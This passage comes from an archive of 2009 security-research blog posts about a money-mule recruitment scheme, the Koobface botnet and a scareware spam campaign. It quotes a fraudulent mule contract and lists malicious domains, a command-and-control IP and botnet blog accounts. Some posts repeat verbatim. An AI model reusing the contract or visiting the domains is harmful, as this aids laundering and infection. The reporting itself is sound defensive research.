It is absolutely safe and legal. We guarantee that all personal details will stay safe. Please read our Privacy Policy. NOTE: IT'S IMPOSSIBLE TO MAKE ANY TRANSFERS USING ONLINE ACCESS. If you have no online access to your bank account, you should contact your bank and activate this service. It will take less than 10 minutes. "

The very idea that the money mule has reached the tipping point of its gullibility in order to provide the organization with access to their bank account is surreal, but clearly possible since having reached point of the registration process means they have absolutely no idea what they're doing.

The following are sample screenshots from the web interface used by the organization and the money mules

themselves:

1555









1556







Moreover, sample agreement that each and every money mule has to accepted before becoming part of the

money mule recruitment network. A second agreement contract containing unique (Photoshop-ed) signing seal

for each of the bogus brands has to be also signed, scanned and uploaded through their interface. ***Both of these agreements, including localized copies in several different languages can be purchased from the managed money mule recruitment vendor from $30 to $70****. Here's a sample of the agreement and tag clouds for the company description, the agreement itself and the FAQ:*

DUTIES:

The Contractor undertakes the responsibility to receive payments from the Clients of the Company to his personal bank account, withdraw cash and to effect payments to the Company's partners by Western Union or MoneyGram 1557



money transfer system within one (1) day. He/she will report directly to the senior manager and to any other party

designated by the senior manager in connection with the performance of the duties under this Agreement and shall fulfill any other duties reasonably requested by the Company and agreed to by the Contractor.

CONFIDENTIALITY:

The Contractor acknowledges that during the engagement he will have access to and become acquainted with various trade secrets, inventions, innovations, processes, information, records and speci cations owned or licensed by the Company and/or used by the Company in connection with the operation of its business including, without limitation, the Company's business and product processes, methods, customer lists, accounts and procedures. The Contractor agrees that he will not disclose any of the aforesaid, directly or indirectly, or use any of them in any manner, either during the term of this Agreement or at any time thereafter. All les, records, documents, blueprints, speci cations, information, letters, notes, media lists, original artwork/creative, notebooks, and similar items relating to the business of the Company, whether prepared by the Contractor or otherwise coming into his possession, shall remain the exclusive property of the Company.

The Contractor shall not retain any copies of the foregoing without the Company's prior written permission.

The Contractor further agrees that he will not disclose his retention as an independent contractor or the terms of this. Agreement to any person without the prior written consent of the Company and shall at all times preserve the con dential nature of his relationship to the Company and of the services hereunder. ***If the Contractor releases any***

of the above information to any parties outside of this company, such as personal friend, close relatives or other

Financial Institutions such as a Bank or other Financial Firms, it could be grounds for immediate termination*. If the Contractor is ever in doubt of what information can be released and when, the Contractor will contact their superior right away.*

TERMS OF ENGAGEMENT

The Contractor is engaged by the Company on terms of thirty days (30) probationary period. ***During the probationary***

period the Company undertakes to pay to the Contractor the base salary amounting to 2300 USD per month

plus 8 % commission from each payment processing operation. After the probationary period the Company

agrees to revise and raise the base salary up to 3000 USD*. The Company has the right to cancel this Agreement 1558*



at any time within the probationary period or refuse to extend it after that, should the Contractor refuses to fulfill his/her obligations under this Agreement or fulfills them not in good faith. The Contractor has the right to terminate the Agreement at any time on condition that he/she has processed all previous payments and has no new instructions.

COMPENSATION:

The Company undertakes to pay taxes accrued in connection with money transfer. The Company shall also reimburse part of expenses which are incurred in connection with money transfer by Western Union or MoneyGram systems (should money transfer charges exceed 3 %, i.e. commission for payment processing operation). The above difference will be automatically added to the basic salary of the Contractor and paid once per month together with the basic salary. All reasonable and approved out-of-pocket expenses which are incurred in connection with the performance of the duties hereunder shall be reimbursed by the Company during the term of this Agreement, against the bill presented by the Contractor. The Company shall have the right to decrease the Contractor's commission in case the payment processing terms were violated by the Contractor.

Should the Contractor delays re-sending money accepted to his bank account for the period exceeding one (1) day without any explicit reason, the Company shall have the right to impose sanctions on the Contractor if only the delay has not been caused by the Force Majeur circumstances and to apply to the arbitration and claim for the reimburse of the amount transferred to his account or for compensation for other damage if any, evicted due to the delay. The Contractor may take days off at any time and at his/her option upon giving five (5) working days advance notice in writing to the Company in order that the latter may abstain from charging the Contractor with new instructions.

However, salary for each day-off is deducted from the Contractor's base salary. "

1559





Sample agreement that each and every potential money mule has to upload through the web interface, inter-

estingly, each and every of the bogus brands has a custom made seal, part of the services offered by the managed vendor:

1560





1561



With such a professional attitude towards their work, now a process that’s easily outsourced to vendors specializing in quality design and bogus company creation services, their recruitment process is prone to reach new levels of efficiency, which is why standardization was applied at the first place. However, just like in the case of malware and scareware, template-ization undermines their operational security (OPSEC) a process which they’re clearly aware, but do not fully utilize since money mule recruitment is currently in efficiency-mode.

Knowing the transactions pattern for a money mule recruitment, one which is clearly visible while going through their agreements, can in fact make it easier for financial institutions to protect their customers from themselves

before it gets too late and they unknowingly dive deep into the money mule recruitment business model.

Related posts:

[41]Money Mule Recruiters use ASProx's Fast Fluxing Services

[42]Money Mules Syndicate Actively Recruiting Since 2002

[43]Inside a Money Laundering Group's Spamming Operations

This post has been reproduced from [44]Dancho Danchev's blog.

1. http://voices.washingtonpost.com/securityfix/2009/09/money_mule_recruitment_101.html

2. http://www.bobbear.co.uk/scope-group-inc.html?6a00c340

3. http://1.bp.blogspot.com/_wICHhTiQmrA/ShwQq_kTe6I/AAAAAAAADoo/IXsylpK2QKM/s1600-h/af-group-llc.png

4. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

5. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

6. http://ddanchev.blogspot.com/2008/07/template-ization-of-malware-serving.html

7. http://ddanchev.blogspot.com/2009/02/template-ization-of-malware-serving.html

8. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

9. http://lists.alioth.debian.org/pipermail/pkg-games-devel/2009-April/011121.html

10. http://forum.computerbetrug.de/finanz-und-warenagenten/56347-finanzagenten-werbemail.html

1562

11. http://www.antispam.de/forum/showthread.php?t=23791&page=2

12. http://spam.tamagothi.de/2009/03/30/das-ist-esdein-traumjob/

13. http://lists.alioth.debian.org/pipermail/reportbug-maint/2009-March/000766.html

14. http://lists.debian.org/debian-qt-kde/2009/03/msg00345.html

15. http://juhuswelt.blogspot.com/2009/03/panamakarriere.html

16. http://66381.homepagemodules.de/t2932f66-Eine-freie-Vakanz-nur-fuer-Sie.html

17. http://codespeak.net/pipermail/pyrepl-dev/2009-April/008001.html

18. http://www.spamarchiv.com/2009/04/05/nach-einer-stelle-gesucht/

19. http://divinegypsy.20six.co.uk/divinegypsy/art/726546

20. http://divinegypsy.20six.co.uk/divinegypsy/art/738174/-CSHSDHSHDHSUPNEWNSSSBJFCSHSDHSHDHSUPNEWNSSSBJF-

21. http://codespeak.net/pipermail/pyrepl-dev/2009-April.txt

22. http://mailman.warwickcompsoc.co.uk/pipermail/compsoc-techteam/2009-April/007682.html

23. http://www.antispam.de/forum/showthread.php?t=23791

24. http://4.bp.blogspot.com/_wICHhTiQmrA/SspeVlfpF3I/AAAAAAAAENI/zFzbkFVkrmE/s1600-h/money_mule_recruitment_2.jpg

25. http://2.bp.blogspot.com/_wICHhTiQmrA/SspeoBdRqgI/AAAAAAAAENg/PHM_R_wHs4Q/s1600-h/money_mule_recruitment_5.jpg

26. http://spammit.blogspot.com/2009/09/internationalbrandimagecom.html

27. http://www.meinepetition.ch/forum-petition/read.php?id=2750&debut=64

28. http://www.tourmonterosa.com/forum/pop_profile.asp?mode=display&id=31

29. http://webs.racocatala.cat/foratnegre/forum/index.php?action=printpage;topic=665.0

30. http://www.sferica.it/pigna/topic.asp?TOPIC_ID=513

31. http://www.assolonline.it/view.php?pagina=534

32. http://www.albertocausin.it/forum/index.php?action=printpage;topic=19.0

33. http://www.italgrob.it/forum/viewtopic.php?p=108&sid=078bad0d7b38bf85aae3ae07a93900dc

34. http://www.pcguide.netsons.org/wp/?p=589

35. http://google.com/safebrowsing/diagnostic?site=individualpeople.biz/

36. http://www.000webhost.com/forum/customer-assistance/9146-please-help-my-site-hacked.html

37. http://ddanchev.blogspot.com/2009/06/dating-spam-campaign-promotes-bogus.html

38. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

39. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

40. http://blogs.zdnet.com/security/?p=3522

41. http://ddanchev.blogspot.com/2008/07/money-mule-recruiters-use-asproxs-fast.html

42. http://ddanchev.blogspot.com/2008/10/money-mules-syndicate-actively.html

43. http://ddanchev.blogspot.com/2009/05/inside-money-laundering-groups-spamming.html

44. http://ddanchev.blogspot.com/

1563



Koobface Botnet Dissected in a TrendMicro Report (2009-10-14 18:22)

I'd like to thank the folks at [1]TrendMicro for mentioning the message inserted by the Koobface gang ([2]more love

[3]on a first-name basis [4]from them) within their command and control infrastructure for nine days, [5]greeting me for systematically [6]kicking them out of their ISPs, and suspending their command and control domains, in a new report entitled [7]The Heart of Koobface - C &C and Social Network Propagation:

" This simplistic C &C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C &C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry, the KOOBFACE

gang realized the need for a more robust C &C infrastructure.

Thus, on July 19, 2009, the KOOBFACE writers implemented a new C &C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C &C should another takedown be attempted. A few days after the new KOOBFACE C &C infrastructure was implemented, the botnet was seen

inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

This message run lasted nine days from July 22 to July 30, 2009. Based on this incident, we can safely assume that the KOOBFACE gang has been monitoring blogs, articles, write-ups, and analyses about their handiwork and was probably also keeping tabs on the various solutions deployed to counter the botnet's attacks. Second, these people were thus quick to act and fix their creation's weaknesses, as evidenced by its change in infrastructure. Finally, the botnet's creators were bold enough to send taunting messages to security researchers. "

1564



Having the Koobface gang kicked out of their ISPs in 48 hours through close cooperation with China's CERT; BlueConnex Ltd; PacificRack.com; Oc3 Networks & Web Solutions Llc; Telos-Solutions-AS/Telos Solutions LTD, resulted in a single command and control domain which was active and using the services of UKSERVERS-MNT (AS42831),

78.110.175.15 *in particular. Simply put, the Koobface botnet and the hundreds of thousands of infected hosts were not just sitting ducks, but ducks who've fallen asleep in the middle of the hunting season.*

It's important to point out that the company (UKSERVERS-MNT) on purposely lied that the customer has been taken offline, allowed the Koobface gang to access the server since the gang claimed " it's a compromised customer and needs to clean-up the mess", then on purposely stopped responding to the smoothly going data sharing process,

thereby allowing the Koobface gang to put their contingency plan in place.

The bottom line - based on already published and to-be published assessments of this group's activities, the Koobface botnet [8]appears to be only the [9]tip of the iceberg for the [10]Ali baba and the 40 thieves cybercrime enterprise – a self-describing [11]message included by the Koobface gang. Their activities also prove a point - a single cybercrime enterprise can efficiently and automatically dominate the entire Web 2.0 threatscape, if they want to.

Related posts:

[12]Koobface Botnet's Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm's Twitter Campaign

[17]Dissecting the Koobface Worm's December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [20]Dancho Danchev's blog.

1. http://blog.trendmicro.com/

2.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

3.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtEll/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_m

ore_love_3.JPG

4.

http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxIf4Hw/s1600-h/blackhat_seo_ddanchev_m

ore_love.JPG

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

7. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface_f

inal_1_.pdf

8. http://blogs.zdnet.com/security/?p=4549

1565

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves_%281944_film%29

11. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.pn

g

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/



Koobface Botnet Dissected in a TrendMicro Report (2009-10-14 18:22)

I'd like to thank the folks at [1]TrendMicro for mentioning the message inserted by the Koobface gang ([2]more love

[3]on a first-name basis [4]from them) within their command and control infrastructure for nine days, [5]greeting me for systematically [6]kicking them out of their ISPs, and suspending their command and control domains, in a new report entitled [7]The Heart of Koobface - C &C and Social Network Propagation:

" This simplistic C &C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C &C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry, the KOOBFACE

gang realized the need for a more robust C &C infrastructure.

Thus, on July 19, 2009, the KOOBFACE writers implemented a new C &C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C &C should another takedown be attempted. A few days after the new KOOBFACE C &C infrastructure was implemented, the botnet was seen inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

This message run lasted nine days from July 22 to July 30, 2009. Based on this incident, we can safely assume that the KOOBFACE gang has been monitoring blogs, articles, write-ups, and analyses about their handiwork and was probably also keeping tabs on the various solutions deployed to

counter the botnet's attacks. Second, these people were thus quick to act and fix their creation's weaknesses, as evidenced by its change in infrastructure. Finally, the botnet's creators were bold enough to send taunting messages to security researchers. "

1567



Having the Koobface gang kicked out of their ISPs in 48 hours through close cooperation with China's CERT; BlueConnex Ltd; PacificRack.com; Oc3 Networks & Web Solutions Llc; Telos-Solutions-AS/Telos Solutions LTD, resulted in a single command and control domain which was active and using the services of UKSERVERS-MNT (AS42831),

78.110.175.15 *in particular. Simply put, the Koobface botnet and the hundreds of thousands of infected hosts were not just sitting ducks, but ducks who've fallen asleep in the middle of the hunting season.*

It's important to point out that the company (UKSERVERS-MNT) on purposely lied that the customer has been taken offline, allowed the Koobface gang to access the server since the gang claimed " it's a compromised customer and needs to clean-up the mess", then on purposely stopped responding to the smoothly going data sharing process, thereby allowing the Koobface gang to put their contingency plan in place.

The bottom line - based on already published and to-be published assessments of this group's activities, the Koobface botnet [8]appears to be only the [9]tip of the iceberg for the [10]Ali baba and the 40 thieves cybercrime enterprise – a self-describing [11]message included by the

Koobface gang. Their activities also prove a point - a single cybercrime enterprise can efficiently and automatically dominate the entire Web 2.0 threatscape, if they want to.

Related posts:

[12]Koobface Botnet's Scareware Business Model

[13]Movement on the Koobface Front - Part Two

[14]Movement on the Koobface Front

[15]Koobface - Come Out, Come Out, Wherever You Are

[16]Dissecting Koobface Worm's Twitter Campaign

[17]Dissecting the Koobface Worm's December Campaign

[18]Dissecting the Latest Koobface Facebook Campaign

[19]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [20]Dancho Danchev's blog.

1. http://blog.trendmicro.com/

2.

http://2.bp.blogspot.com/_wICHhTiQmrA/SigkzSv-sLI/AAAAAAAADrw/pPcRifZSU6U/s1600-h/blackhat_seo_ddanchev_l

ove.JPG

3.

http://1.bp.blogspot.com/_wICHhTiQmrA/Si0hcLUtEll/AAAAAAAADug/yHBpEfNePuQ/s1600-h/blackhat_seo_ddanchev_more_love_3.JPG

4.

http://3.bp.blogspot.com/_wICHhTiQmrA/SigncRzz67I/AAAAAAAADr4/JY2mBxIf4Hw/s1600-h/blackhat_seo_ddanchev_more_love.JPG

5. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

6. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

7. http://us.trendmicro.com/imperia/md/content/us/trendwatch/researchandanalysis/the_20heart_20of_20koobface_final_1_.pdf

8. http://blogs.zdnet.com/security/?p=4549

1568

9. http://ddanchev.blogspot.com/2009/09/ukrainian-fan-club-features.html

10. http://en.wikipedia.org/wiki/Ali_Baba_and_the_Forty_Thieves_%281944_film%29

11. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.pn

g

12. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

13. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

14. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

15. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

16. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

17. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

18. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

19. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

20. http://ddanchev.blogspot.com/

1569



Scareware Serving Conficker.B Infection Alerts Spam Campaign (2009-10-20 18:51)

*A fake [1]"conficker.b infection alert" spam campaign first observed in April, 2009 (using the following scareware domains **antivirus-av-ms-check .com**; **antivirus-av-ms-***

checker .com; ***ms-anti-vir-scan .com***; ***mega-antiviral-ms .com*** *back then) is once again circulating in an attempt to trick users into installing "antispyware application", in this case the [2]Antivirus Pro 2010 scareware.*

This campaign is directly related to [3]last week's Microsoft Outlook update campaign, with both of these using [4]identical download locations for the scareware.

The following is an extensive list of the domains involved in the campaigns:

abumaso3tkamid .com *- Email: drawn@ml3.ru*

afedodevascevo .com *- Email: sixty@8081.ru*

alertonabert .com *- Email: flop@infotorrent.ru*

alertonbgabert .com *- Email: vale@e2mail.ru*

alioneferkilo .com *- Email: va@blogbuddy.ru*

anobalukager .com *- Email: chalkov@co5.ru*

anobhalukager .com *- Email: humps@infotorrent.ru*

bufertongamoda .com *- Email: kurt@8081.ru*

buhafertadosag .com *- Email: bias@co5.ru*

buhervadonuska .com *- Email: vale@e2mail.ru*

1570

bulakeskatorad .com *- Email: bias@co5.ru*

bulerkoseddasko .com *- Email: bias@co5.ru*

buleropihertan .com *- Email: def@co5.ru*

celiminerkariota .com *- Email: morse@corporatemail.ru*

certovalionas .com *- Email: kurt@8081.ru*

dabertugaburav .com *- Email: def@co5.ru*

elxolisdonave .com *- Email: curb@cheapmail.ru*

enkafuleskohuj .com *- Email: kerry@freemailbox.ru*

ertanueskayert .com *- Email: xmas@co5.ru*

ertonaferdogalo .com *- Email: kerry@freemailbox.ru*

ertu6nagertos .com *- Email: recipe@isprovider.ru*

ertubedewse .com *- Email: weak@infotorrent.ru*

ertugasedumil .com *- Email: chalkov@co5.ru*

ertugaskedumil .com *- Email: humps@infotorrent.ru*

ertunagertos .com *- Email: def@co5.ru*

erubamerkadolo .com *- Email: kerry@freemailbox.ru*

fedostalonkah .com *- Email: bias@co5.ru*

ftahulabedaso .com *- Email: raced@corporatemail.ru*

gumertagionader .com *- Email: seize@e2mail.ru*

huladopkaert .com *- Email: chute@infotorrent.ru*

iobacebauiler .com *- Email: roy@corporatemail.ru*

itorkalione .com *- Email: pygmy@8081.ru*

julionejurmon .com *- Email: jacob@freemailbox.ru*

julionermon .com *- Email: pygmy@8081.ru*

konitorsabure .com *- Email: chalkov@co5.ru*

konitorswabure .com *- Email: humps@infotorrent.ru*

lersolamaderg .com *- Email: chalkov@co5.ru*

lersolamgaderg .com *- Email: humps@infotorrent.ru*

linkertagubert .com *- Email: kerry@freemailbox.ru*

lionglenhrvoa .com *- Email: sixty@8081.ru*

liposdakoferda .com *- Email: leaf@corporatemail.ru*

lopastionertu .com *- Email: cues@e2mail.ru*

nebrafsofertu .com *- Email: humps@infotorrent.ru*

nuherfodaverta .com *- Email: morse@corporatemail.ru*

nulerotkabelast .com *- Email: dealt@8081.ru*

nulkersonatior .com *- Email: dealt@8081.ru*

obuleskinrodab .com *- Email: xmas@co5.ru*

ofaderhabewuit .com *- Email: kerry@freemailbox.ru*

okavanubares .com *- Email: chalkov@co5.ru*

okaveanubares .com *- Email: humps@infotorrent.ru*

onagerfadusak .com *- Email: cues@e2mail.ru*

orav4abustorabe .com *- Email: drawn@ml3.ru*

oscaviolaner .com *- Email: larks@freemailbox.ru*

ovuiobvipolak .com *- Email: sixty@8081.ru*

ovuioipolak .com *- Email: bias@co5.ru*

paferbasedos .com *- Email: chalkov@co5.ru*

pafersbasedos .com *- Email: humps@infotorrent.ru*

polanermogalios .com *- Email: dealt@8081.ru*

1571



rdafergfvacex .com *- Email: jacob@freemailbox.ru*

rtugamer5tobes .com *- Email: drawn@ml3.ru*

rtugamertobes .com *- Email: kw@co5.ru*

scukonherproger .com *- Email: kazoo@isprovider.ru*

shuretrobaniso .com *- Email: frail@infotorrent.ru*

tarhujelafert .com *- Email: raced@corporatemail.ru*

tavakulio5nkab .com *- Email: recipe@isprovider.ru*

tavakulionkab .com *- Email: def@co5.ru*

tertunavogav .com *- Email: la@freemailbox.ru*

tertunwavogav .com *- Email: drawn@ml3.ru*

tsabunerkadosa .com *- Email: humps@infotorrent.ru*

tsarbunerkadosa .com *- Email: humps@infotorrent.ru*

tubanerdavaf .com *- Email: chalkov@co5.ru*

tubanerdavjaf .com *- Email: halkov@co5.ru*

uhajokalesko .com *- Email: flop@infotorrent.ru*

uhajokvfalesko .com *- Email: flop@infotorrent.ru*

ulioperdanogad .com *- Email: vale@e2mail.ru*

uliopewrdanogad .com *- Email: kerry@freemailbox.ru*

uplaserdunavats .com *- Email: dealt@8081.ru*

utka3merdosubor .com *- Email: drawn@ml3.ru*

utkamerdosubor .com *- Email: kw@co5.ru*

utorganedoskaw .com *- Email: kerry@freemailbox.ru*

utorgtanedoskaw .com *- Email: xmas@co5.ru*

uvgaderbotario .com *- Email: def@co5.ru*

vudermaguliermot .com *- Email: leaf@corporatemail.ru*

vuilerdomegase .com *- Email: leaf@corporatemail.ru*

vuilleskomandar .com *- Email: seize@e2mail.ru*

1572

vulertagulermos .com *- Email: dealt@8081.ru*

vuretronulevka .com *- Email: dealt@8081.ru*

weragumasekasuke .com *- Email: kazoo@isprovider.ru*

werynaherdobas .com *- Email: dealt@8081.ru*

Despite the comprehensive portfolio of domains used, relying on spam to increase revenue from scareware

sales is prone to fail, in this specific case due to the lack of event-based social engineering theme, something that was present in the first campaign.

Related posts:

[5]Conficker's Scareware/Fake Security Software Business Model

[6]Koobface Botnet's Scareware Business Model

This post has been reproduced from [7]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=4674

2.

http://www.virustotal.com/analisis/d3d77586778a25be86b5bc30b293b56abc280f22512d725a36f7ee0c5432e6c2-12560

51197

3. http://www.trusteer.com/files/Zeus-OWA_Advisory_Oct_2009.pdf

4. http://blog.purewire.com/bid/21391/Fake-Microsoft-Outlook-Updates-Spread-Rogue-AV

5. http://ddanchev.blogspot.com/2009/04/confickers-scarewarefake-security.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/

1573





Koobface Botnet Redirects Facebook's IP Space to my Blog (2009-10-21 22:28)

Love me, love me, say that you love me. You know you're cherished when the Koobface botnet redirects Facebook Inc's entire IP space to your blog using HTTP Error 302 - Moved temporarily messages in an attempt to have

Facebook's anti-malware crawlers hit my blog every time they visit a Koobface URL posted on the social networking site.

The result? Earlier this morning, I've noticed over 7,000 unique visits coming from Facebook Inc's IP space using active and automatically blogspot accounts part of the Koobface botnet as http referrers ([1]New Koobface campaign spoofs Adobe's Flash updater), which is now officially [2]relying on already infected hosts for the CAPTCHA recognition process. At first, I thought the Koobface gang has embedded an iFrame in order to achieve the effect, but the requests were coming from Facebook's IP space only.

A representative from ***Facebook's Security Incident Response Team*** *just confirmed the development, and*
1574



commented that they've added an exception, which is now visible since IPs from Facebook's IP space are no longer visiting my blog:

" Thanks for bringing this to our attention. I'm on the Security Incident Response team at Facebook and we just finished looking into this issue. We visit all links posted to Facebook as part of our link preview feature. We also take the opportunity to do some additional security screening to filter out bad content. Koobface in particular is fond of redirecting our requests to legitimate websites, and you seem to have done something to piss Koobface off. ***All***

visits to Koobface URLs from our IP space are currently being redirected to your blog. *"*

The compete list of the automatically registered blogspot accounts, of whose existence Google's security team has already been notified are as follows:

1rykutviklingibtvedmongstad-vgnett .blogspot.com/

40-nrg .blogspot.com/

anyauujteykbrlzyt .blogspot.com/

bctdnvxyubozkute336 .blogspot.com/

bjfzibzxpjwfsri.blogspot .com/

bopscfmfdfkdcdk.blogspot .com/

1575

bpucrtkuigcvuzd.blogspot .com/

dcljxlmkdpfyadlmk014.blogspot .com/

driwnhtqcifnewwy.blogspot .com/

fffgxdpmrhzepmwc172.blogspot .com/

frjutygrfzkfmumr.blogspot .com/

gbmasakrnbvduky-mhopomuytpmeo46.blogspot .com/

hmxmjrdpzncnania.blogspot .com/

hryuickbrfxpgkiqc-wnyohlytffli526.blogspot .com/

hxsdrjrbiesmulbp-mp775012.blogspot .com/

hz560607.blogspot .com/

irfwgrbghyzrnaajs-npqpnvzqrqqeziywhx8.blogspot .com/

isaqwpccpkvmmnffx.blogspot .com/

iunvrafuvbgykpap819.blogspot .com/

ixqowmtgwfvkaapq.blogspot .com/

jocdniqudpnszswn936.blogspot .com/

jxpxhokysarhvnfw-wvtbfawtlocf932 .blogspot.com/

kayaafwlllybvydpu.blogspot .com/

kfddbjhalrqkmqtoa.blogspot .com/

kutlvtfxkxbismwpci.blogspot .com/

kyqyiplztbsiwogx-hfnrmfxbkjzswjq964.blogspot .com/



kzbcbzhlgcnmmaveusdt2.blogspot .com/

lbwhvnvfmiwqypft-gt34676.blogspot .com/

lgjxsfcwkviythet.blogspot .com/

lvlcauoimpklqoj.blogspot .com/

moruokuamhtobznhwx.blogspot .com/

nfnnialisemtirdcq.blogspot .com/

pfmrjjvolrxsthdl.blogspot .com/

pywkyzxqcslnqyz907.blogspot .com/

qmhbxydgxfitnaosp.blogspot .com/

rfsnkstagwfwlkgr.blogspot .com/

rykutviklingibtvedmongstad-vgnett .blogspot.com/

scjftnvmcqiarvt-ni242558.blogspot .com/

skpjwfruzkzujvw.blogspot .com/

spfymrxnfiotvtrknf.blogspot .com/

sxcfugyjtvtwgxzvi.blogspot .com/

tbgkfbllzdtrcslpc741.blogspot .com/

1577



unrrldfyuanstafa.blogspot .com/

vstikrflawgquztcn.blogspot .com/

wjfpuoiolcjvecszeb.blogspot .com/

wlaafuebvmdkaiavh.blogspot .com/

wnejhokyqkazwpu898.blogspot.com/

wqqcknikrlnowgri.blogspot .com/

xlmwrzdmywbibfwi742.blogspot .com/

yanksroadwinchangesalcsoutlook-mlbcom .blogspot.com/

yeqhabdnabhndbt.blogspot .com/

yzyweidzwor-cxgwufvosfam .blogspot.com/

zafxzlatzsmwysk.blogspot .com/

znfnxeaoiqhxldvmqo-atcsqbrkobwi408 .blogspot.com/

zqsvjeoqcckfubc.blogspot .com/

The Koobface gang's use of basic blackhat SEO principles such as content cloaking are identical to their previous attempts to cover-up their malicious activities relying on pre-defined sets of http referrers of public search engines, or particular redirectors in order for their infections to take place.

1578

*Stay tuned for more developments on the [3]**Ali Baba and the 40 thieves LLC** front, a.k.a as [4]my Ukrainian*

"fan club". The circle is almost complete, a lot of recent events will be summarized shortly.

Related posts:

[5]Koobface Botnet Dissected in a TrendMicro Report

[6]Koobface Botnet's Scareware Business Model

[7]Movement on the Koobface Front - Part Two

[8]Movement on the Koobface Front

[9]Koobface - Come Out, Come Out, Wherever You Are

[10]Dissecting Koobface Worm's Twitter Campaign

[11]Dissecting the Koobface Worm's December Campaign

[12]Dissecting the Latest Koobface Facebook Campaign

[13]The Koobface Gang Mixing Social Engineering Vectors

This post has been reproduced from [14]Dancho Danchev's blog.

1. http://blogs.zdnet.com/security/?p=4594

2. http://www.finjan.com/MCRCblog.aspx?EntryId=2317

3. http://4.bp.blogspot.com/_wICHhTiQmrA/SrEuy-LR3_I/AAAAAAAAEKY/0MVRFgdlAQM/s1600-h/koobface_scareware_5.png

4. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

5. http://ddanchev.blogspot.com/2009/10/koobface-botnet-dissected-in-trendmicro.html

6. http://ddanchev.blogspot.com/2009/09/koobface-botnets-scareware-business.html

7. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front-part-two.html

8. http://ddanchev.blogspot.com/2009/08/movement-on-koobface-front.html

9. http://ddanchev.blogspot.com/2009/07/koobface-come-out-come-out-wherever-you.html

10. http://ddanchev.blogspot.com/2009/07/dissecting-koobface-worms-twitter.html

11. http://ddanchev.blogspot.com/2008/12/dissecting-koobface-worms-december.html

12. http://ddanchev.blogspot.com/2008/11/dissecting-latest-koobface-facebook.html

13. http://ddanchev.blogspot.com/2008/12/koobface-gang-mixing-social-engineering.html

14. http://ddanchev.blogspot.com/

1579





Koobface Botnet Redirects Facebook's IP Space to my Blog (2009-10-21 22:28)

Love me, love me, say that you love me. You know you're cherished when the Koobface botnet redirects Facebook Inc's entire IP space to your blog using HTTP Error 302 - Moved temporarily messages in an attempt to have

Facebook's anti-malware crawlers hit my blog every time they visit a Koobface URL posted on the social networking site.

The result? Earlier this morning, I've noticed over 7,000 unique visits coming from Facebook Inc's IP space using active and automatically blogspot accounts part of the Koobface botnet as http referrers ([1]New Koobface campaign spoofs Adobe's Flash updater), which is now officially [2]relying on already infected hosts for the CAPTCHA recognition process. At first, I thought the Koobface gang has embedded an iFrame in order to achieve the effect, but the requests were coming from Facebook's IP space only.

